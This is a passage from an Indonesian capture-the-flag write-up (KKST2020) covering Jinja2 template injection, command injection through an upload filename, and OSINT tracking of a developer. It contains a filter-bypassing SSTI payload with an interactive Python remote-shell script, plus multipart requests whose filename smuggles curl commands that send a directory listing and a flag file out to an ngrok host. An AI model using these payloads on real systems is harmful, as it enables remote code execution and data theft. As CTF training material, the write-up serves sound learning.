se, &#39;LOGGER_NAME&#39;: &#39;__main__&#39;, &#39;LOGGER_HANDLER_POLICY&#39;: &#39;always&#39;, &#3
9;SERVER_NAME&#39;: None, &#39;APPLICATION_ROOT&#39;: None, &#39;SESSION_COOKIE_NAME&#39;: &#39;sessi
on&#39;, &#39;SESSION_COOKIE_DOMAIN&#39;: None, &#39;SESSION_COOKIE_PATH&#39;: None, &#39;SESSION_COO
KIE_HTTPONLY&#39;: True, &#39;SESSION_COOKIE_SECURE&#39;: False, &#39;SESSION_REFRESH_EACH_REQUEST&#3
9;: True, &#39;MAX_CONTENT_LENGTH&#39;: None, &#39;SEND_FILE_MAX_AGE_DEFAULT&#39;: datetime.timedelta
(0, 43200), &#39;TRAP_BAD_REQUEST_ERRORS&#39;: False, &#39;TRAP_HTTP_EXCEPTIONS&#39;: False, &#39;EXP
LAIN_TEMPLATE_LOADING&#39;: False, &#39;PREFERRED_URL_SCHEME&#39;: &#39;http&#39;, &#39;JSON_AS_ASCII
&#39;: True, &#39;JSON_SORT_KEYS&#39;: True, &#39;JSONIFY_PRETTYPRINT_REGULAR&#39;: True, &#39;JSONIF
Y_MIMETYPE&#39;: &#39;application/json&#39;, &#39;TEMPLATES_AUTO_RELOAD&#39;: None}&gt;</code>
bleedz@socrates:~$ curl "http://207.148.78.100:20005/" -G --data-urlencode "name={{config.from_object
('os')}}" && echo
<code>restricted character</code>
bleedz@socrates:~$ _
```

Setelah mencari cari referensi di google kami mendapatkan petunjuk dan menggunakan payload seperti berikut untuk mencari index dari **subrocess.Popen**.
Payload:
{{()|attr('\x5f\x5fclass\x5f\x5f')|attr('\x5f\x5fbase\x5f\x5f')|attr('\x5f\x5fsubclasses\x5f\x5f')()}}

Lalu kami mendapatkan index dari class **subprocess.Popen** yaitu **404** dan kami perlu menyiapkan script untuk melakukan RCE dan mendapatkan flag.

```python
import requests
import html

url = "http://207.148.78.100:20005/"
param = "name"
index = 404

def exploitRCE(url, param, index, cmd):
      payload =
"{{()|attr('\\x5f\\x5fclass\\x5f\\x5f')|attr('\\x5f\\x5fbase\\x5f\
\x5f')|attr('\\x5f\\x5fsubclasses\\x5f\\x5f')()|attr('\\x5f\\x5fge
titem\\x5f\\x5f')(" + str(index) + ")('" + str(cmd) +
"',shell=True,stdout=-1)|attr('communicate')()|attr('\\x5f\\x5fget
item\\x5f\\x5f')(0)|attr('decode')('utf-8')}}"
      params = {param: payload}
      res = html.unescape(requests.get(url, params=params).text)
      res = res.replace("<code>hello! nice to know your name, ",
"").replace("</code>", "")
      return res

while True:
      cmd = input("shell> ")
      output = exploitRCE(url, param, index, cmd)
      print(output)
```

```
bleedz@socrates:~/kksi/ssti$ python3 rce.py
shell> ls
app.py
flag.py

shell> cat flag.py
flag = "KKST2020{Mitha_Anisa_Sama_aja}"
shell> _
```

Flag: KKST2020{Mitha_Anisa_Sama_aja}


Easy Pake Banget (496 pts)

Abstraksi

Diberikan sebuah website beralamat pada (http://207.148.78.100:20004/) lalu pada website terdapat source code dari **upload.php** dan kita diberikan form upload. Website tersebut akan menampilkan string MD5 ketika kita meng-upload file.

Pembahasan


Setelah melihat source code **upload.php** kita menyimpulkan bahwa code tersebut memiliki celah Command Injection yang disebabkan penggunaan shell_exec tanpa pfilter sama sekali. Maka kami mencoba melakukan eksploitasi menggunakan burpsuite.



```
POST /upload.php HTTP/1.1
Host: 207.148.78.100:20004
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://207.148.78.100:20004/
Content-Type: multipart/form-data;
boundary=---------------------------614550257421393081076686555
Content-Length: 394
Connection: close
Upgrade-Insecure-Requests: 1

---------------------------614550257421393081076686555
Content-Disposition: form-data; name="file[]"; filename='test'; curl
"0.tcp.ngrok.io:14704" --data "$(ls)'
Content-Type: application/octet-stream

mumet

---------------------------614550257421393081076686555
Content-Disposition: form-data; name="submit"

Submit Query
---------------------------614550257421393081076686555--
```

```
bleedz@socrates:~$ nc -vlp 1337
listening on [any] 1337 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 46370
POST / HTTP/1.1
Host: 0.tcp.ngrok.io:14704
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 68
Content-Type: application/x-www-form-urlencoded

a
assets
config
flag-88880.txt
index.php
test.md5
upload.php
uploads_
```

Pertama saya melakukan intercept ketika melakukan upload lalu mengirimnya ke repeater burpsuite. Saya melakukan port forwarding menggunakan ngrok, dan dengan payload pada filename seperti gambar saya dapat melakukan directory listing.



```
POST /upload.php HTTP/1.1
Host: 207.148.78.100:20004
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://207.148.78.100:20004/
Content-Type: multipart/form-data;
boundary=---------------------------614550257421393081076686555
Content-Length: 412
Connection: close
Upgrade-Insecure-Requests: 1

---------------------------614550257421393081076686555
Content-Disposition: form-data; name="file[]"; filename='test"; curl
"0.tcp.ngrok.io:14704" --upload-file "flag-88880.txt'
Content-Type: application/octet-stream

mumet

---------------------------614550257421393081076686555
Content-Disposition: form-data; name="submit"

Submit Query
cl---------------------------614550257421393081076686555--
```

```
bleedz@socrates:~$ nc -vlp 1337
listening on [any] 1337 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 46484
PUT /flag-88880.txt HTTP/1.1
Host: 0.tcp.ngrok.io:14704
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 18
Expect: 100-continue

KKST2020{md555555}_
```

Lalu kita dapat menampilkan isi file **flag-88880.txt** dan menyelesaikan soal ini.

Flag: KKST2020{md555555}

OSINT


Find My Number (999 pts)

Abstraksi

Diberikan penjelasan cukup panjang tentang developer web https://2020.kks-tniad.id/ dan dari penjelasan yang diberikan kita harus menemukan nomer hp developer website tersebut. Karena itu kita perlu mencoba mencari info yang terdapat pada website tersebut.

Pembahasan

Kami mencoba mencari informasi yang terdapat pada website tersebut mulai dari sosmed sosmed yang tersedia hingga mencari informasi pada who.is namun tidak menemukan sesuatu yang menarik. Lalu kami terpikir untuk melihat folder **.git** dan mendapatkan sesuatu yang menarik yaitu file **config** dan terdapat link github pembuat website tersebut. (https://github.com/0xdeadb0mb/)



Kami lalu melihat akun twitter (https://twitter.com/kpopframesbot) dan menemukan twitter pembuat bot tersebut pada bagian following karena hanya terdapat satu akun yang di-follow oleh akun tersebut. (https://twitter.com/foobar96823896)

Setelah itu kita mencoba melihat lihat tweets akun tersebut dan mendapatkan sebuah tweet yang berisi seperti berikut.

Karena pada soal diberitahu bahwa format flag adalah KKST2020{NomorTelepon} maka kita hanya perlu menambahkan nomor tersebut pada format flag.

Flag: KKST{081234432123}

Hide and Seek (300 pts)

Abstraksi

Soal kali ini berhubungan dengan soal yang sebelumnya, pada soal kali ini kita perlu mencari rahasia yang disembunyikan oleh developer pada soal sebelumnya. Kita perlu mencari paste yang dibuat oleh developer tersebut pada situs penyimpan paste yang terkenal.

Pembahasan

Karena soal ini muncul setelah soal OSINT pertama diselesaikan maka kami menduga bahwa soal ini berhubungan dengan soal sebelumnya. Pada soal ini kita perlu mencari paste yang dibuat oleh developer tersebut. Karena setelah mendengar kata paste kami mencurigai 2 situs yaitu **pastebin** dan **ghostbin**.

Karena saya ingat bahwa kita dapat membuat akun pada pastebin, maka saya mencoba mencari user yang kemungkinan antar **0xdeadb0mb** atau **foobar96823896**. Disini kita hanya perlu menambahkan user tersebut pada url https://pastebin.com/u/[username] dan ternyata terdapat user **foobar96823896**.

Setelah mendapat user tersebut kami melihat paste yang dibuat oleh user tersebut dan mendapatkan paste berikut (https://pastebin.com/4ype3uLV). Dan kita mendapatkan flag yang telah direverse stringnya.

Flag: KKST2020{you_found_me}